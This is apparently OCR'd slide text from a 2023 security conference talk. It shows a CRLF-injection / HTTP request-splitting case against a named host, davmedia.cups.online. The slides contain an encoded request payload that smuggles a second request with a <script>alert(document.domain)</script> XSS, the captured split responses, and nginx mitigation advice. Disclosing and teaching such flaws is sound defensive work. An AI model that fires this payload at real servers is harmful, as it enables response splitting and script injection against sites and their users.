
OFF ONE 2023

Case #5

davmedia.cups.online

Case #5: davmedia.cups.online

Example when the backend supports HTTP pipelining



Case #5: davmedia.cups.online

```
GET
/contests/%20HTTP/1.1%0d%0aHost:cups.online%0d%0a%0d%0aGET%20/%3cscript%3ealert(document.domain)
%3c/script%3e%20HTTP/1.1%0d%0aHost:%20xxx%0d%0aX: HTTP/1.1
Host: davmedia.cups.online
```

```
GET /contests/ HTTP/1.1
Host:cups.online
```

404 Not Found
Content-Type: text/html

```
GET /<script>alert(document.domain)</script> HTTP/1.1
Host: xxx
X: HTTP/1.1
Host: davmedia.cups.online
```

301 Moved Permanently

Case #5: davmedia.cups.online


- Sometimes an HTTP request responded with two HTTP responses
- Second HTTP response was part of the HTTP Body of the first response
- Why? ¯_(ツ)_/¯

Response

Pretty | Raw | Hex | Render | Hackvertor

```
34      <div class="errorPage errorPage--404">
35          <div class="errorPage__body">
36              <div class="main__title errorPage__title">Ошибочка</div>
37              <p class="errorPage__text">Такая страница не найдена.</p>
38              <a href="/" class="button button--border2" type="button">На главную</a>
39          </div>
40      </div>
41  </div>
42
43  </body>
44  </html>
45  HTTP/1.1 301 Moved Permanently
46  Server: nginx
47  Date: Tue, 23 May 2023 22:43:35 GMT
48  Content-Type: text/html
49  Content-Length: 178
50  Connection: close
51  Location: https://cups.online/<script>alert(document.domain)</script>
52
53  <html>
54  <head><title>301 Moved Permanently</title></head>
55  <body bgcolor="white">
```

Case #5: davmedia.cups.online



Mitigation

Use $request_uri instead of $uri, $document_uri

In the exclusion ranges of the regular expression, add whitespace characters (\s).

```
location ~ /docs/([^/]*)? { … $1 … }          # vulnerable
location ~ /docs/([^/\s]*)? { … $1 … }        # not vulnerable
```


OFF
ONE
2023